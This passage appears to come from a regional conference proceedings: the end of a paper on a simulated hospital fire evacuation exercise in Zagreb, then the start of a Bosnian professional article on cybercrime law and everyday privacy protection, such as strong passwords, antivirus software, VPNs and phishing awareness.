Ne smije se zaboraviti činjenica da se kroz vježbe vrlo lako upoznaju glavni aspekti kriznog menadžmenta kao i svijest da se izvanredna stanja uistinu mogu desiti, a učesnici dobivaju prigodu diskutirati i razmjenjivati iskustva o osjetljivim rješenjima. Vježbe također omogućuju i sjedinjivanje prakse i teorije jer sami ambijent simulirane krizne situacije osposobljava učesnike da primjene stečena i teorijska znanja te ih provedu u praksu. Zdravstveni sektor je područje visokog rizika jer štetni događaji mogu izazvati smrt, ozbiljna oštećenja, komplikacije i patnje pacijenata (Alexander 2002.)

Zbog svega toga sigurnost pacijenata za vrijeme pružanja zdravstvene zaštite je trenutno jedno od glavnih pitanja u kreiranju zdravstvene politike Europske Unije, ali i ostalih država svijeta. Postoje ozbiljne životne situacije koje su uglavnom teško predvidive odnosno teške za spriječavanje a pogađaju cijelu populaciju (terorizam, prirodne katastrofe i sl.). U rješavanju ovakve problematike u zdravstvenom sustavu najznačajniju ulogu ima Svjetska zdravstvena organizacija koja je dala na raspolaganje čitav niz smjernica vezanih uz sigurnost pacijenata. Takvi i slični događaji predstavljaju poseban izazov pred zdravstveni sustav koji mora hitno i učinkovito odgovoriti na novonastalu situaciju odnosno povećane zdravstvene potrebe. Postojanje jasno definiranih algoritama djelovanja, odgovarajuće spremnosti sudionika i sustava ranog uzbunjivanja imperativ je ne samo zdravstva već i cjelokupne populacije. U ovome radu biti će opisana konkretna provedena vježba simuliranog požara u jednoj zagrebačkoj bolnici.

2. SIMULACIJSKA VJEŽBA EVAKUACIJE I SPAŠAVANJA U SLUČAJU POŽARA

Temeljem Zakona o zaštiti na radu* koji svojim odredbama nalaže obvezu kojom su svi poslodavci dužni organizirati i osigurati evakuaciju i spašavanje radnika za slučaj izvanredne situacije koji može ugroziti njihovu sigurnost i zdravlje, te osposobiti osobe koje će provoditi evakuaciju i spašavanje, odnosno jedan put u dvije godine provesti praktičnu vježbu evakuacije i spašavanja.

U simulaciji, scenarij je razvijen procesom interaktivnog modeliranja, u kojima šansa igra veliku ulogu. Metode igre (simulacije) moraju biti dizajnirane za situacije koje namjeravaju prezentirati i primarno se koriste kao sredstva poučavanja sudionika. Prvo se postavlja osnovni scenarij, potom se dodjeljuju uloge sudionicima koji će se ponašati kao krizni menadžeri, vatrogasci, bolesnici, liječnici i tako dalje. Nakon toga na red

* Narodne novine br.71/14, 118/14, 154/14.

solaze resursi koji su alocirani sudionicima i na njihove aktivnosti postavljena su ograničenja. Ciljevi su također definirani npr. spasiti i brinuti za sve preživjele žrtve. Simulacija počinje i igra se razvija koliko i scenarij. Obzirom da je u većini igara cilj pobjeda, u igri simulacije za krizno upravljanje cilj je postići najbolji mogući ishod posredstvom suradnje. Vježba uči sudionike kako učiniti nešto i također poboljšava njihovu sposobnost za konstruktivnim pregovaranjem. Organizatorima pomaže u definiranju grupa sudionika, posrednika, radnih odnosa, pravila, ciljeva, uloga, strategija, politika i taktika. Ponavljanje igranja igre pomoći će međusobnom upoznavanju sudionika sa ulogama i odnosima, i scenarija koje igra predstavlja, te će učiniti lakšim proces planiranja za neočekivano (Lebeda i Mihalić 2011.)

Pitanja i postupci koji se vježbom provjeravaju od velike su važnosti za sigurnost kako naših pacijenata tako i osoblja, odnosno :

- organizacija rada i postupci liječnika i medicinskih sestara kao i njihova uvježbanost za evakuaciju i spašavanje,
- način evakuacije bolesnika, odnosno napuštanje ugroženog prostora do sigurnog mjesta okupljanja,
- iznošenje medicinske dokumentacije, lijekova i medicinskih uređaja,
- vrijeme potrebno za evakuaciju i spašavanje,
- koordinacija rada s policijom i vatrogascima.

Na samom kraju dolazi analiza i izrada izvješća provedene vježbe tzv. „naučene lekcije“. Vježbe također omogućuju i sjedinjivanje prakse i teorije jer sami ambijent simulirane krizne situacije osposobljava učesnike da primjene stečena i teorijska znanja te ih provedu u praksu.

Samo učenje iz simuliranih kriznih situacija nije jednostavno kako se u prvi mah čini. Naime, praksa je pokazala da se u manjem broju slučajeva nakon provedene vježbe govori o naučenim lekcijama a u većem o traženju krivca ili „prišivanju“ krivice, jer naš je sustav kao i javnost naučena da je najlakše nekoga proglasiti krivim za sve propuste i eventualne nedostatke. Stoga je samo učenje stavljeno u drugi plan, koji se odvija daleko od očiju javnosti i koje funkcionira na duge staze, te se obično svodi na poboljšanje tehničko – tehnoloških procesa i osposobljavanje ljudstva. Također se javlja i pitanje da li je vrijeme neposredno nakon same vježbe, kao što preporučuju ljudi iz struke najbolje za učenje, jer su dojmovi još svježiji i sudionici su uglavnom skoncentrirani na pogreške pa se zanemaruju specifičnosti date situacije.

2.1. Prethodne aktivnosti

Ovisno o vrsti vježbe, mjestu izvođenja te sudionicima i njihovoj osposobljenosti, prije same vježbe potrebno je provesti sljedeće aktivnosti:

- donijeti Odluku o organizaciji i provedbi vježbe evakuacije i spašavanja s Planom i programom vježbe;
- imenovati odgovorne osobe i njihove zamjenike, te voditelje, njihove zamjenike i članove ekipa za evakuaciju i spašavanje;
- odgovorne osobe upoznati s Planom evakuacije i spašavanja;
- provesti predavanje za sve zaposlene, s ciljem animiranja, upoznavanja s mogućim opasnostima i načinom provedbe zadataka utvrđenih Planom evakuacije i spašavanja, s posebnim osvrtom na predviđenu vježbu;
- provjeriti praktičnu osposobljenost osoba zaduženih za korištenje sredstava za gašenje požara, pružanje prve pomoći, prijenos osoba i sl. te po potrebi provesti dodatno osposobljavanje;
- prijaviti javno okupljanje policijskoj upravi ili policijskoj postaji na čijem se području okupljanje namjerava održati (Zakon o javnom okupljanju*);
- pisane informacije o provedbi vježbe dostaviti svim nadležnim institucijama i predstavnicima mogućih sudionika u vježbi, radi dobivanja njihovog pristanka o sudjelovanju. Nakon toga održati i sastanke sa svim sudionicima vježbe na kojem ih upoznati sa aktivnostima vezanim uz provedbu vježbe, dinamikom same vježbe i obvezama, a nakon čega i izvršiti obilazak mjesta provedbe vježbe;
- u slučaju potrebe za privremenom regulacijom prometa, Sektoru za promet i ceste Gradskog ureda za prostorno uređenje uputiti Zamolbu za izdavanje prethodne suglasnosti za privremenu regulaciju prometa (Zakon o sigurnosti prometa na cestama*);
- s odgovornim osobama iz ustanove i predstavnicima vanjskih sudionika održati sastanak neposredno pred održavanje vježbe, kada treba provjeriti pripremljenost svih sudionika za vježbu i po potrebi otkloniti sve nejasnoće;
- ispitati ispravnost vatrodojavnog sustava;
- provjeriti mobilne i telefonske uređaje po radilištima;
- provjeriti razglase po radilištima i dostaviti tekst obavijesti za evakuaciju;
- provjeriti da li su osigurana potrebna materijalna sredstva za provedbu vježbe;

* Narodne novine br. 128/99, 90/05, 150/05.

* Narodne novine br. 67/08, 48/10 i 74/11.

- osigurati prohodnost evakuacijskih putova te dostupnost ventilima za zatvaranje instalacija s plinovima, parom, vodom i osiguračima za isključenje električne struje;
- u prostoru za provedbu vježbe postaviti oznake evakuacijskih putova, zabrane korištenja dizala u slučaju požara i naputke o postupanju u slučaju požara i hitne evakuacije;
- osigurati dovoljan broj pisanih oznaka sa sljedećim sadržajem: "*uređaj isključen*" (stavlja se na uređaj), "*plin zatvoren*" (stavlja se na redukcijski ormarić ili zasun), "*struja u prostoru isključena*" (stavlja se na razvodni ormar) i "*evakuirano*" (stavlja se na ulaznim vratima po etažama);
- o provedbenim aktivnostima i spremnosti za vježbu upoznati najodgovornije osobe ustanove;
- vježbu evakuacije i spašavanja najaviti na konferenciji za medije;
- pisane Obavijesti o provedbi vježbe evakuacije i spašavanja dostaviti svim roditeljima čija djeca se nalaze na liječenju u bolnici u trenutku održavanja vježbe. Ove obavijesti postaviti i na svim ulaznim vratima u objekte i čekaonicama;
- predstavnicima medija uputiti zamolbu za informiranje javnosti o provedbi redovite vježbe;
- na dan vježbe osigurati poimenični popis zaposlenika i pacijenata koji se u trenutku vježbe nalaze u bolnici.

2.2. Opis vježbe i ključnih funkcija

Vježba treba biti zamišljena i izvoditi se na način koji je sličan stvarnoj situaciji, što je dobar pokazatelj za postupanje u mogućim budućim intervencijama.

Vrsta vježbe: simulacijska vježba evakuacije i spašavanja u slučaju požara

Cilj: uvježbavanje i provjera osposobljenosti odgovornih osoba u provedbi evakuacije i spašavanja, provjera načina dojavljivanja opasnosti te uvježbavanje i provjera osposobljenosti za sigurno napuštanje ugroženog područja, evakuaciju i spašavanje bolesnika.

Sudionici: zaposlenici i pacijenti Bolnice, vatrogasci Bolnice, Državna uprava za zaštitu i spašavanje, Ministarstvo unutarnjih poslova, Javna vatrogasna postrojba Grada Zagreba.

Rukovoditelj vježbe: dr.sc. A.A., dr.med.

Mjesto izvođenja: KBC (klinički bolnički centar), KB (klinička bolnica), OB (opća bolnica).

Vrijeme početka vježbe: 23.02.2020. u 10.00h

Vrijeme završetka vježbe: 23.02.2020. u 11.00h

Pitanja koja će se provjeravati:

- Postupak dežurne službe od trenutka zaprimanja obavijesti o požaru.
- Pozivanje i vrijeme dolaska vatrogasaca i policije.
- Organizacija rada i postupci rukovoditelja vježbe.
- Rad i uvježbanost osoblja za evakuaciju i spašavanje.
- Način evakuacije bolesnika iz ugroženog prostora do mjesta okupljanja/postupci.
- Vrijeme potrebno za evakuaciju i spašavanje.
- Koordinacija rada s policijom i vatrogascima.
- Komunikacija u Bolnici i s medijima.

2.3. Postupci sudionika i pacijenata

- Napuštanje ugroženog prostora, isključivanje električnih uređaja, zatvaranje prozora, evakuacija pacijenata, iznošenje medicinske dokumentacije i medicinskih uređaja.
- Evakuacija se vrši označenim evakuacijskim putom kroz hodnik i preko evakuacijskih stepenica do prizemlja prema mjestu okupljanja.
- Pružanje prve pomoći eventualno ozlijeđenima.
- Vatrogasci - po dolasku vatrogasni zapovjednik preuzima vođenje i zapovijedanje intervencijom, započinje se s gašenjem požara, evakuacijom preostalih osoba. Zajedno s rukovoditeljem i koordinatorom provjerava brojno stanje i prostorije odnosno da li su svi koji su svi ljudi napustili ugroženi prostor i izašli na sigurno mjesto. Ovim završnim postupkom vježba se smatra završenom.
- Policija - po primljenoj obavijesti o nastalom događaju upućuje se najbliža ophodnja policijske postaje koja se po dolasku na lokaciju informira o nastalom događaju te o tome informira svoje operativno dežurstvo, traži eventualno pojačanje, informira centar 112 o nastalom događaju na lokaciji.

Kod postupaka sudionika i pacijenata naglasak ide u smjeru da se kod ove simulirane vježbe prvenstveno gledalo na postupke medicinskog osoblja koje je prije samog provođenja vježbe bilo dodatno educirano. S obzirom da se obveze medicinskog osoblja prema poslodavcu i Ministarstvu zdravlja svakodnevno povećavaju njihov interes za provođenjem ove vježbe bio je minimalan. Slična situacija je bila i s poznavanjem općih mjera zaštite od požara, putovima za evakuaciju, shemi obavješćivanja i sl.

Simulacijske vježbe treba dopuniti zbog specifičnosti zdravstvenih ustanova osobito bolnica sa simulacijom održavanja funkcije na alternativnom mjestu npr. premještaj hitnog prijema na drugu lokaciju ili nešto jednostavnije, ali sa ciljem da bolnica unatoč oštećenju / preustroju ima

dužnost i dalje funkcionirati kako za svoje pacijente tako i za potrebne izvan bolnice. Možemo zaključiti da smo na žalost još uvijek suočeni sa važnim nedorečenostima kao što su: uvježbani ljudski resursi, raspoloživi materijalni resursi na prikladnim lokacijama i nedefiniranost pojedinih dijelova sustava.

3. NAUČENE LEKCIJE

Po svršetku svake simulirane vježbe potrebno je izvući tako zvane „naučene lekcije“. Samo učenje iz simuliranih kriznih situacija nije jednostavno kako se u prvi mah čini. Praksa je pokazala da se u manjem broju slučajeva nakon provedene vježbe govori o naučenim lekcijama a u većem o traženju „krivca“, jer naš je sustav kao i javnost naučena da je najlakše nekoga proglasiti krivim za sve propuste i eventualne nedostatke (Čulig, Regvar 2016.). Javlja se pitanje koje je vrijeme „pravo“ vrijeme za provođenje naučenih lekcija; neposredno nakon same vježbe, kao što preporučuju ljudi iz struke (najbolje za učenje) jer su dojmovi još svježiji ali sudionici su uglavnom skoncentrirani na pogreške pa se zanemaruju specifičnosti date situacije. Iskustva kažu da je optimalno vrijeme sastanka tima koji je sudjelovao u vježbi je četvrti do sedmi dan nakon same vježbe, kada se učini sveobuhvatna analiza vježbe odnosno pogrešaka i propusta ali i stvari koje su dobro učinjene i odigrane. Cilj ovakvih sastanaka služi kao analiza rada tima koji rukovodi vježbom ali i kao priprema za budućnost.

Do dobivanja što boljih rezultata dolazimo kroz slijedeća pitanja:

- Da li smo mogli izbjeći krizu temeljem stečenih znanja i iskustava?
- Koji su bili znaci ranog upozorenja?
- Kada smo prepoznali da se radi o kriznoj situaciji?
- Da li smo imali pripremljene planove i timove ili smo bili primorani improvizirati?
- Kakvi su bili planovi?
- Da li je krizni tim bio oformljen i dobro sastavljen?
- Što je učinjeno dobro a što loše?
- Što se je moglo bolje odraditi?
- Koje su bile glavne pogreške?
- Da li bi smo drugačije postupili u bilo kojem trenu da se možemo vratiti na sam početak ?
- Kako temeljem stečenih znanja i iskustava iz ove simulacijske krize možemo spriječiti ponavljanje iste ili slične? (Alexander,2002.)

Kada se prikupe svi relevantni podatci i odgovori iz njih treba izvući kratke i jednostavne poruke za budućnost koje je svakako potrebno uključiti u buduće Planove i ažuriranje postojećih.

4. ZAKLJUČAK

Specifična krizna stanja pojavljuju se kao nesreće ili krize uzrokovane prirodnim silama ili ljudskim faktorom (okoliš, tehničko/tehnološke ugroze) djeluju na ljude u tolikoj mjeri da ugroženo stanovništvo ne može kontrolirati tijekom događaja te se s istim uspješno nositi (udari, gubitci, štete). Za takve situacije zdravstvena ustanova treba biti pripravna, a prevenciju, intervencije i smanjenje štetnih posljedica treba provoditi sveobuhvatno i koordinirano, što znači da se trebaju znati standardni operativni postupci djelovanja (što, kada, gdje i kako intervenirati i tko je za što zadužen). Sustav zdravstva je posebno osjetljivo područje s dvoznačnom ulogom: funkcioniranje sustava je ključno u otklanjanju incidentnih situacija i katastrofa, čak i u uvjetima kad je sam fizički zahvaćen istim. Provođenjem simulacijski vježbi nevezano za tip ugroze / krizne situacije minimalizira se vrijeme za pripremu i reagiranje kada kriza „udari“, identificiraju se problemi i kritična mjesta, dodjeljuju se odgovornosti i grupiraju se potrebni ljudski i materijalni resursi.

Iz svega navedenog u ovom radu potvrđena je hipoteza o važnosti provođenja simulacijskih vježbi za krizne situacije kako bi funkcioniranje bolnice u kriznim stanjima bilo što „bezbolnije“, nadalje vidljiva je i potreba za osposobljenom ljudskim resursima na ključnim kritičnim točkama. Iako je nedavno od strane Ministarstva zdravlja odnosno Kriznog stožera Ministarstva zdravlja prepoznata potreba sastavljanja standardnih operativnih postupaka na nivou svih zdravstvenih ustanova u RH, te otvaranje telefonske linije od 0 do 24 sata za potrebe krizne situacije ili veće incidentne situacije unutar zdravstvene ustanove još uvijek nije jasno da li će zdravstvene ustanove same rješavati „svoju“ kriznu situaciju temeljem svog *Interventnog plana djelovanja* ili će kriznu situaciju voditi temeljem uputa Kriznog stožera Ministarstva zdravlja.

Svjesni činjenice da nas niti jedna simulacijska vježba ne može pripremiti za sve moguće krizne situacije, one nam ipak koriste za upoznavanje sa širokom lepezom kriznih i izvanrednih situacija koje se u zdravstvenim ustanovama mogu desiti te nam omogućuju razvoj analitičkih vještina.

LITERATURA

1. Alexander, D. E., 2002. Principles of Emergency Planning and Management. Oxford University Press,
2. Čulig, J., Regvar, D., 2016. „Krizni menadžer u zdravstvenim ustanovama“ U: Zbornik radova 9. međunarodne znanstveno-stručne konferencije Dani kriznog upravljanja, Split, Veleučilište Velika Gorica, 199-206,
3. Frank, L. R; Jobe, K. A., 2003. Admission & Discharge Decisions, Hanley&Belfus, INC. Philadelphia,
4. Kešetović, Ž. i dr., (2013). Krizni menadžment, Veleučilište Velika Gorica,
5. Lebeda, N; Mihalić, M., 2011. Projektiranje vježbi kriznih situacija, Veleučilište Velika Gorica, Velika Gorica,
6. Lujanac, D. et al., 2018. Krizni menadžment zdravstva, Journal of Applied Health Sciences 4(1): 115-120,
7. Pravilnik o ustrojstvu i načinu rada Kriznog stožera ministarstva zdravlja “Narodne novine” br. 18/15.
8. Ropac, D; Puntarić, D., 2015. Javno zdravstvo, Medicinska naklada,
9. Spiragelli, J. A., 2002. Crisis Preparedness Handbook: A Complete Guide to Home Storage and Physical Survival, Cross-CurrentPub,
10. World Health Organization. 2010. Patient Safety Curriculum Bulletin
11. Zakon o zdravstvenoj zaštiti „Narodne novine“ 150/08, 155/09, 71/10, 139/10, 22/11, 84/11, 70/16.

CYBER KRIMINAL I ZAŠTITA PRIVATNOSTI U CYBER SVIJETU

CYBER CRIMINAL AND PRIVACY PROTECTION IN THE CYBER WORLD

Stručni članak

*Mirsada Karahmetović dipl. pravnik**

*Kenan Mujić dipl. ing. elektrotehnike**

*Vahidin Đaltur mr. sci. IT **

Sažetak

U radu je prikazan značaj i uloga borbe protiv cyber kriminala. Također su opisani primjeri i pravila nastanka i metode zaštite odnosno prevencije ove od vrste kriminala. Cyber kriminal ili kompjuterski orjentisan kriminal, je kriminal koji uključuje kompjutere i lokalnu ili globalnu mrežu. Svaki kompjuter može biti korišten u u činjenju krivičnog djela ili može biti meta počinioca. Cyber kriminal se može definisati kao: " krivična djela koja su počinjena protiv pojedinca ili grupe pojedinaca sa s kriminalnim motivom da namjerno naštete ugledu žrtve ili nanesu fizičku ili mentalnu štetu ili gubitak, žrtvi direktno ili indirektno, koristeći moderne telekomunikacijske mreže kao što su internet i mreže mobilnih (Bluetooth/SMS/MMS,NFC) telefona. Cyber kriminal može biti prijetnja za ličnu ili nacionalnu finansijsku sigurnost.

Problemi oko ovih vrsta krivičnih djela postali su značajni, naručito oni koji se tiču hakiranja, kršenja autorskih prava, ilegalnog masovnog nadzora, seksualnog iznuđivanja, dječje pornografije i odgajanja djece.

Ključne riječi: sajber, kriminal, računar, mreže, sigurnos, napad, zaštita.

Abstract

This paper shows the importance and role of fighting cybercrime. Examples and rules for the emergence and methods of protection and prevention of this type of crime are also described. Cybercrime, or computer-

** e-mail: karahmetovic.mirsada@gmail.com*

** e-mail: kenan.mujić@hotmail.com*

** e-mail: vahidin.djaltur@gmail.com*

oriented crime, is a crime that involves a computer and a network. The computer may have been used in the commission of a crime, or it may be the target of the offender. Cybercrimes can be defined as: "Offences that are committed against individuals or groups of individuals with a criminal motive to intentionally harm the reputation of the victim or cause physical or mental harm, or loss, to the victim directly or indirectly, using modern telecommunication networks such as Internet and mobile phones networks (Bluetooth/SMS/MMS,NFC)".

Cybercrime may threaten a person or a nation's security and financial health. Issues surrounding these types of crimes have become high-profile, particularly those regarding hacking, copyright infringement, unwarranted mass-surveillance, sextortion, child pornography, and child grooming

Key words: cyber, crime, computer, network, security, offence, protection.

1. UVOD

Razvojem kompjuterskih sistema i kompjuterskih mreža te naglim razvojem „pametnih telefona“ (eng. smartphone) od 2010. godine kreiran je razvijan novi način činjenja krivičnih djela putem kompjuterskih sistema, koja krivična djela sve učestalije nazivamo jednim pojmom – cyber kriminal. Pojam „cyber“ je engleska riječ koja predstavlja prefiks koji se koristi za nešto što za svoju osnovu ima elektroniku, a koristi se za virtuelne pojmove i stvari koji su vezani za kompjutersku mrežu i sisteme mobilnih telefona.

Države članice Vijeća Evrope i ostale države potpisnice, dana 23.01.2001. godine u Budimpešti, usvojile su Evropsku konvenciju o kompjuterskom kriminalu a Bosna i Hercegovina je dana 25.03.2006. godine je donijela Odluku o ratifikaciji ove Konvencije. Cilj ove Konvencije je da realizira vijeće jedinstvo između svojih članova i intenziviranje saradnje sa drugim državama članicama Konvencije u borbi protiv cyber kriminala i potrebu za zaštitom legitimnih interesa povezanih sa razvojem kompjuterskih tehnologija, sprečavanje zloupotrebe kompjuterskih sistema, mreža i podataka, te brža i efikasnija borba protiv krivičnih djela počinjenih u cyber prostoru, olakšavajući njihovo otkrivanje, istragu i gonjenje kako na unutrašnjem tako i međunarodnom nivou.

Konvencija razlikuje četiri vrste krivičnih djela počinjenih u cyber prostoru, i to:

- djela protiv povjerljivosti, integriteta i dostupnosti kompjuterskih podataka i sistema, u koja se ubrajaju: nedozvoljeni pristup kompjuterskim sistemima, povreda integriteta podataka, povreda

- integriteta sistema i zloupotreba;
- kompjuterska djela, u koja se ubrajaju kompjutersko falsificiranje i kompjuterska prevara;
- djela vezana za sadržaj, u koja se ubrajaju djela koja se odnose na dječiju pornografiju;
- djela u vezi sa napadom na intelektualnu svojinu i odnosna prava.

Cilj Konvencije je da države potpisnice uvrste prethodno navedena krivična djela u nacionalna krivična zakonodavstva, ukoliko to već nisu učinile.

Konvencija je naročito važna zbog brzine djelovanja strana u postupku.

- Jedna država potpisnica Konvencije može tražiti od druge države potpisnice brzo čuvanje pohranjenih podataka putem kompjuterskog sistema koji se nalaze na teritoriji te druge strane, a uvezi kojih strana koja traži pomoć ima namjeru da podnese zahtjev za pomoć u cilju pretraživanja ili nekog sličnog pristupa, zapljene ili na drugi način distribuisanja navedenih podataka,
- Jedna država potpisnica može tražiti od druge brzu distribuciju čuvanih podataka,
- Jedna država potpisnica može tražiti od druge da pretraži ili na neki drugi način pristupi, zaplijeni ili na drugi način pribavi podatke i pohranjene podatke putem kompjuterskog sistema distribuirati drugoj strani.

Države potpisnice, pa tako i Bosna i Hercegovina su odredile kontakt tačku u ovakvim vidovima međunarodne pomoći i sradnje, koja će biti dostupna za saradnju 24 sata na dan i 7 dana u sedmici, a u cilju osiguranja trenutne pomoći u istragama koje se tiču krivičnih djela povezanih sa kompjuterskim sistemima. Kontakt tačka u Bosni i Hercegovini je ovlaštena službena osoba iz Federalne uprave policije Federacije Bosne i Hercegovine i ovlaštena službena osoba iz Ministarstva unutrašnjih poslova Republike Srpske.

Međutim, važno je napomenuti da tačka za kontakt služi da bi se procedura zbog hitnosti ubrzala, ali ovaj način saradnje ne isključuje oficijelnost zamolbe, odnosno, molba za pružanje pravne pomoći mora biti sačinjena formalno. Nakon kratkog izlaganja o međunarodnoj saradnji, mehanizmima u borbi protiv cyber kriminala, te spoznaje da države sistemski rade na suzbijanju, otkrivanju i kažnjavanju počinitelja krivičnih djela putem kompjuterskih sistema, važno je i preventivno djelovati i zaštititi se od Cyber napada.

2. ZAŠTITA OD OVOG OBLIKA KRIMINALA TE ZAŠTITA VLASTITE PRIVATNOSTI

Nemoguće je apsolutno zaštititi svoju privatnost u cyber svijetu, jer telefon, računar, ili bilo koji drugi elektronički uređaj su potencijalni pristupi privatnom životu korisnika istih, ali se rizik pristupu informacijama može itekako smanjiti ukoliko se poduzmu određene mjere zaštite podataka. Da bismo osigurali naš računar, podatke koji se nalaze u njemu i sve ono što radimo koristeći internet, neophodno je poduzeti određene mjere zaštite od mogućih cyber upada u naš računar, pokušaja preuzimanja podataka ili kontrole nad uređajem od strane raznih vrsta specijaliziranih i dobro obučanih cyber kriminalaca.

Postoje određene mjere i metode predostrožnosti koje se mogu napraviti u cilju zaštite od cyber kriminala. Neke od njih se realizuju na sl. način:

1. Korištenje anivirusnog paketa koji obuhvata kompletnu uslugu internet sigurnosti, kako bi se zaštitili od virusa i ostalih prijetnji. Malware je zajednički naziv za štetne programe koje cyber-kriminalci koriste kako bi pristupili tuđim kompjuterima. Takvi programi su obično skriveni u priložima ili besplatnom sadržaju. Antivirusni program je potrebno redovno ažurirati i svake sedmice skenirati cijeli kompjuter.
2. Koristiti jake šifre koje nije lako pogoditi, ne treba ponavljati istu šifru na različitim stranicama, te ih mijenjati s vremena na vrijeme. Kada se bira šifra ne treba koristiti neku riječ ili datum koji imaju veze sa nama lično, već generisane šifre, a u tome nam može pomoći *password generator*. Kako se ne bi desilo da zaboravimo svoju šifru, *lastpass* vrlo lako može pohraniti i sačuvati šifru za bilo koju stranicu. To će smanjiti šansu da neko pogodi našu šifru te ukrade naš identitet, zloupotrijebi informacije i slično.
3. Zaštititi svoje lične informacije na društvenim mrežama pomoću postavki za privatnost. Lični podaci koji su lako dostupni cyber kriminalcima mogu biti iskorišteni protiv nas, tako da, što manje informacija dijelimo sa svijetom, to je bolje sa aspekta sigurnosti. Treba voditi računa o sadržaju koji se objavljuje, jer sve što se jednom objavi, zauvijek ostaje na internetu.
4. Također je vrlo važno voditi računa o tome koje stranice posjećujemo i na kojim sajtovima pravimo svoje korisničke račune. Ukoliko posjećujete online casina, trebalo bi pratiti savjete stručnjaka koji stranice detaljno pregledaju i ocijene da li su sigurne i pouzdane.
5. Zaštita kućne mreže (*home network*) sa jakom šifrom, kao i VPN. VPN (*virtual private network*) će šifrirati sav promet ostavljajući naše uređaje dok ne stigne na odredište. Čak i ako haker uspije doći u našu

- komunikacijsku liniju, oni neće opstruirati ništa osim šifriranog prometa.
6. Oprezno surfati internetom i paziti kakav sadržaj se preuzima. Pripaziti se lažne e-poruke (*phishing*) finansijskih institucija u kojima se od nas traži da potvrdimo podatke o računu. Takve e-poruke prijavite institucijama od kojih navodno dolaze, kako bismo pomogli u razotkrivanju prevaranta. Finansijske institucije nikada od svojih korisnika ne traže potvrdite putem e-poruka.
 7. Razgovarati sa svojom djecom o prihvatljivom načinu upotrebe interneta i pratiti njihovu online aktivnost. Usmjeriti ih ka prikladnim internetskim stranicama. Osigurajti im da znaju da vam se mogu obratiti ukoliko dožive bilo kakvo neugodno iskustvo online, poput uznemiravanja ili uhođenja.
 8. Ukoliko smatrate da ste žrtva cyber krimnala, morate upozoriti lokalnu policiju o onome šta vam se dešava. Iako vam se čini da zločin možda i nije toliko ozbiljan, ipak ga prijavite jer time možete pomoći u preveniranju iskorištavanja ljudi u budućnosti. (Mitnick, 2018)

3. ZAŠTITA ŠIFRE OD HAKIRANJA

Da bismo zaštitili svoje online račune, prije svega moramo imati jaku šifru. Kratka definicija hakiranja bi bila sticanje neovlaštenog pristupa podacima u sistemu ili računaru. Nije neobično da većina ljudi, pa čak i ozbiljnih kompanija imaju kratke i jednostavne maksimalno personalizovane šifre koje su jednostavne za pamćenje, te nije ni čudo što se dešavaju neovlašteni upadi i hakiranja.

U 21. vijeku imamo mogućnost da se zaštitimo od neovlaštenih upada u naše korisničke račune. Najjednostavniji način zaštite je kreiranjem jake i kompleksne čifre koja se sastoji od malih, velikih slova i brojeva.

Možda zvuči komplikovano, ali postoji automatski i ručni način kreiranja šifri.

Kada je riječ o automatskom načinu kreiranja šifri, postoji nekoliko digitalnih menadžera šifri, kao što je naprimjer "KeePass password Safe" i drugi, koji funkcionišu po principu ne samo da čuvaju našu šifru sigurnom, nego i generiraju nove i jake šifre za bilo koji drugi račun ili web lokaciju kada vam zatreba.

Međutim, i kod korištenja menadžera šifri postoje određeni rizici. Naprimjer, menadžer šifri koristi master šifru koju ste vi prethodno generirali za pristup svim ostalim šiframa, te ukoliko neko zarazi naš kompjuter ili nekim slučajem dođe u posjed naše master šifre, u tom slučaju ima pristup i svim ostalim šiframa. Najbolji način i u ovom slučaju je da naša master šifra bude jaka odnosno treba da se sastoji od najmanje 20 karaktera, brojeva, slova i drugih slučajnih karaktera, kako bi se mogućnost razbijanja ovakve

šifre svela na minimum.

Takođe treba imati na umu pravilo da, ukoliko želimo jaku šifru, nikada je ne smijemo koristiti za dva različita računa, jer će i u ovoj situaciji osoba koja uspije razbiti našu šifru imati pristup i drugim računima ukoliko koristimo istu šifru (npr. ista nam je šifra za facebook račun, instagram, email, mobilno bankarstvo...).

Čak i kada imamo jaku šifru nismo apsolutno zaštićeni, jer postoje mnogi besplatni programi koje može bilo ko preuzeti a koji služe za razbijanje šifri. Međutim, kreiranjem jake i dugačke šifre, proces razbijanja šifre je dugotrajan te je velika vjerovatnoća da će i hakeri nakon više desetina sati provedenih na razbijanju tako jake šifre i odustati. Dakle, vjerovatnoća da se apsolutno zaštitimo je mala, ali je uz jaku šifru znatno manja mogućnost za neovlašteni pristup našim računima odnosno proboja naše šifre. Na svu sreću, neke web lokacije, kao što je internet bankarstvo ili email adresa, blokiraju račune nakon tri neuspjela pokušaja ukucavanja šifre, što hakerima otežava put do našeg računa. (Mitnick, 2018)

Kao što šifrom štitite svoje online račune, isto tako morate zaštititi svoje elektronske uređaje, kao što su mobiteli, iPad-i, laptopi, računari. Neophodno je zaštititi kako svoje kućne, tako i službene elektroničke uređaje.

Npr. pozvali smo društvo na kućnu zabavu, a ostao nam je uključen računar, dovoljno je da neko od znatiželjnih gostiju sjedne za računar i na taj način uđe u našu privatnost, kao što su razni folderi, privatne fotografije ili još gore, naše šifre za online račune. Ista je situacija i na poslu, pozvali smo npr. konkurenciju na sastanak, dovoljan je samo jedan mali tren nepažnje da uđu u naše projekte, finansijske konstrukcije ili da pogledaju našu elektronsku poštu. Dakle, neophodna je zaštita šifrom, i to na način da se naš elektronički uređaj automatski zaključava nakon nekoliko sekundi nekorištenja, ili još kreativniji način je da uparimo svoj kompjuter sa mobitelom putem bluetooth, te kada se udaljimo sa mobitelom od kompjutera, isti se automatski zaključava. Isto se može postići i sa uređajima koji koriste bluetooth kao što su narukvice ili smart satovi koji funkcionišu po istom principu, tj. kada se udaljimo iz dometa uređaja, isti se automatski zaključava.

Što se tiče mobilnih uređaja, postoje tri načina zaštite od neželjenog pristupa, i to putem šifre, zatim vizuelnog otključavanja, te biometrijski način otključavanja otiskom prsta ili prepoznavanjem lica ili skeniranjem zjenice oka.

Kada je u pitanju otključavanje telefona putem šifre, nikada ne koristiti automatsku šifru koju nam sistem nudi (najčešće četiri nule), potrebno je da sami kreiramo šifru tako što ćemo ući u postavke telefona i ručno kreirati šifru koju ćemo samo mi znati i koja će sadržavati više od četiri cifre, po mogućnosti kombinacija slova i brojeva. Preporučuje se da šifra sadrži

sedam ili više cifri, kombinacija slova i brojeva, obzirom da pametni telefoni uglavnom imaju opciju koja na tastaturi za zaključavanje nudi oboje, slovne i brojčane tipke na istom displeju što je jednostavnije za disponiranje i sačinjavanje kombinacije šifre.

